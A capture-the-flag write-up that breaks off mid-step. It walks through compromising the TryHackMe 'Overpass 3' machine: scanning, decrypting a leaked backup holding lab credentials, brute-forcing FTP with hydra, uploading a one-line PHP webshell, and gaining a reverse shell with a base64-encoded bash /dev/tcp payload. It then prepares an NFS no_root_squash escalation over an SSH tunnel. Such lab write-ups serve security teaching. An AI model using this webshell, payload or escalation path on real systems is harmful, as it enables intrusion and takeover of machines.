TL;DR
In this challenge we find the file backup.zip which contains CustomerDetails.xslx encrypted plus private key. We decrypt it and find valid credentials for ftp service, we upload webshell and get shell as apache
Then we move to paradox, and mount to nfs share on /home/james, while bypassing the firewall using port tunneling.
Since the nfs is with no_root_squash, we can act as root on the share, which gives us the ability to set SUID bits.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 de:5b:0e:b5:40:aa:43:4d:2a:83:31:14:20:77:9c:a1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfSHQR3OtIeAUFx18phN/nfAIQ2uGHuJs0epoqF184E4Xr8fkjSFJHdA6GsVyGUjdlPqylT8Lpa+UhSSegb8sm1So8Nz42bthsftsOxMQ
Vb/tpQzMUfjcxQOiyVmgxfEqs2Zzdv6GtxwgZWhKHt7T369ejxnVrZhn0m6jzQNfRhVoQe/jC20RKvBf8l8s6/SusbZR5SFfsg71KyrSKOXOxs12GhXkdbP32K3sXVEpWgfCfmIZAc2ZxNtL5
uPCM4AOfjIFJHl1z9EX04ZjQ1rMzzOh9pD/b+W2mXt2nQGzRPnc8LyGDE0hFtw4+lBCoiH8zIt14S7dwbFFV1mWxbtZXVf7JhPiZDM2vBfqyowsDZ5oc2qyR+JEU4pqeVhRygs41isej/el19
G8+ehz4W07KR97eM2omB25JehO7E4tpX1l8Imjs1XjqhhVuGE2tru/p62SRQOKzRZ19MCIFPxleSLorrHq/uuKdvd8j6rm0A9BrCsiB6gmPfal6Kr55vlU=
|   256 f4:b5:a6:60:f4:d1:bf:e2:85:2e:2e:7e:5f:4c:ce:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAPAji9Nkb2U9TeP47Pz7BEa943WGOeu5XrRrTV0+CS0eGfNQyZkK6ZICNdeov65c2NWFPF
sZTFjO8Sg+e2n/lM=
|   256 29:e6:61:09:ed:8a:88:2b:55:74:f2:b7:33:ae:df:c8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM/U6Td7C0nC8tiqS0Eejd+gQ3rjSyQW2DvcN0eoMFLS
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.37 ((centos))
|_http-title: Overpass Hosting
|_http-server-header: Apache/2.4.37 (centos)
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
Service Info: OS: Unix
I added overpass3.thm to my /etc/hosts
Find secret backup.zip and credentials inside CustomerDetails.xslx file
when we view the root page, we can see this


I fuzzed using ffuf to find hidden endpoints:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ ffuf -u "http://overpass3.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://overpass3.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

backups                 [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 162ms]
index.html              [Status: 200, Size: 1770, Words: 443, Lines: 37, Duration: 168ms]
:: Progress: [4750/4750] :: Job [1/1] :: 248 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
we can see the endpoint backups.

I went to http://overpass3.thm/backups/, we can see the file backup.zip:
I downloaded the file and extracted it.
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ unzip backup.zip -d backup/
Archive:  backup.zip
 extracting: backup/CustomerDetails.xlsx.gpg
  inflating: backup/priv.key
we got 2 files, private PGP key and encrypted xslx file:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ file *
CustomerDetails.xlsx.gpg: PGP RSA encrypted session key - keyid: 9E86A1C6 3FB96335 RSA (Encrypt or Sign) 2048b
priv.key:                 PGP private key block
So, I decrypted the file using the key:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ gpg --import priv.key
gpg: key C9AE71AB3180BC08: public key "Paradox <paradox@overpass.thm>" imported
gpg: key C9AE71AB3180BC08: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ gpg --decrypt CustomerDetails.xlsx.gpg > CustomerDetails.xlsx
gpg: encrypted with rsa2048 key, ID 9E86A1C63FB96335, created 2020-11-08
      "Paradox <paradox@overpass.thm>"
gpg: Note: secret key 9E86A1C63FB96335 expired at Tue 08 Nov 2022 11:14:31 PM IST

We got the file CustomerDetails.xlsx.

I opened it using https://jumpshare.com/s/Nd0MichOozQpF4Ga4tjP, online xslx viewer I found after googling.
I downloaded csvkit:
sudo apt install csvkit
and then use the util in2csv to convert from xslx to csv.
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ in2csv CustomerDetails.xlsx > CustomerDetails.csv

┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ cat CustomerDetails.csv
Customer Name,Username,Password,Credit card number,CVC
Par. A. Doxx,paradox,ShibesAreGreat123,4111 1111 4555 1142,432
0day Montgomery,0day,OllieIsTheBestDog,5555 3412 4444 1115,642
Muir Land,muirlandoracle,A11D0gsAreAw3s0me,5103 2219 1119 9245,737

Then, I created users.txt and passwords.txt:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ cat CustomerDetails.csv | tail -n3 | cut -d ',' -f2 > users.txt

┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ cat CustomerDetails.csv | tail -n3 | cut -d ',' -f3 > passwords.txt

I tried to brute force login to ssh and ftp using the credentials, and the hydra tool
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ hydra -L users.txt -P passwords.txt ssh://overpass3.thm
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-23 14:07:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking ssh://overpass3.thm:22/
[ERROR] target ssh://10.65.176.57:22/ does not support password authentication (method reply 36).

┌──(agonen㉿kali)-[~/thm/Overpass3Hosting/backup]
└─$ hydra -L users.txt -P passwords.txt ftp://overpass3.thm
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-23 14:07:16
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking ftp://overpass3.thm:21/
[21][ftp] host: overpass3.thm   login: paradox   password: ShibesAreGreat123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-23 14:07:21

Okay, we got the next credentials for ftp:
paradox:ShibesAreGreat123
Upload webshell to ftp service
I logged in to the ftp service, and noticed it looks like the root directory of the website:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ ftp paradox@overpass3.thm # ShibesAreGreat123
Connected to overpass3.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46261|)
150 Here comes the directory listing.
drwxr-xr-x    2 48       48             24 Nov 08  2020 backups
-rw-r--r--    1 0        0           65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0            1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
226 Directory send OK.
So, I created webshell.php and uploaded it:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ echo -e '<?php echo `$_GET[0]`; ?>' > webshell.php
and uploading + chmod:
ftp> put webshell.php
local: webshell.php remote: webshell.php
229 Entering Extended Passive Mode (|||44244|)
150 Ok to send data.
100% |****************************************************************************************************|    26      273.01 KiB/s    00:00 ETA
226 Transfer complete.
26 bytes sent in 00:00 (0.08 KiB/s)
ftp> chmod 777 webshell.php
200 SITE CHMOD command ok.


Now, we can access this url and get RCE, for example, execute id:
http://overpass3.thm/webshell.php?0=id
I’ll paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and we got our reverse shell

we can grab the web flag:
bash-4.4$ cd ~
bash-4.4$ ls
error  icons  noindex  web.flag
bash-4.4$ cat web.flag
thm{0ae72f7870c3687129f7a824194be09d}
Mount to nfs share to get /home/james while bypassing firewall by port tunneling
we can change user to paradox using the password we already found:
bash-4.4$ su paradox # ShibesAreGreat123
Password:
[paradox@ip-10-65-144-12 home]$ cd ~

Then, I executed linpeas, we can see these lines:
╔══════════╣ Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
sunrpc /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
-rw-r--r--. 1 root root 54 Nov 18  2020 /etc/exports
/home/james *(rw,fsid=0,sync,no_root_squash,insecure)
We can verify nfs is running by executing rpcinfo -p:

Okay, there is nfs which is Network File System, it’s exporting /home/james, which the flag no_root_squash, which means that if I mount it as root, I get root privileges. Notice we have the flag fsid=0, /home/james plays as root directory on the NFS.
I tried to mount it using the command:
sudo mount -t nfs overpass3.thm:/ /tmp/nfs -v
and it failed, it says:
mount.nfs: mount(2): No route to host

I checked with nc, we can see that port 2049 is being filtered, while the port 22 isn’t.
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ nc overpass3.thm 2049 -v
overpass3.thm [10.66.150.232] 2049 (nfs) : No route to host

┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ nc overpass3.thm 22 -v
overpass3.thm [10.66.150.232] 22 (ssh) open
SSH-2.0-OpenSSH_8.0
Okay, we’ll use ssh tunneling to tunnel the port 2049 to our local machine, and then we’ll be able to mount.
This is the tunneling, from localhost:2049 to port 2049.
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ ssh paradox@overpass3.thm -i ./key -L 2049:localhost:2049
Last login: Tue Dec 23 18:52:21 2025 from 192.168.164.248
[paradox@ip-10-66-150-232 ~]$
Now, we can mount:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
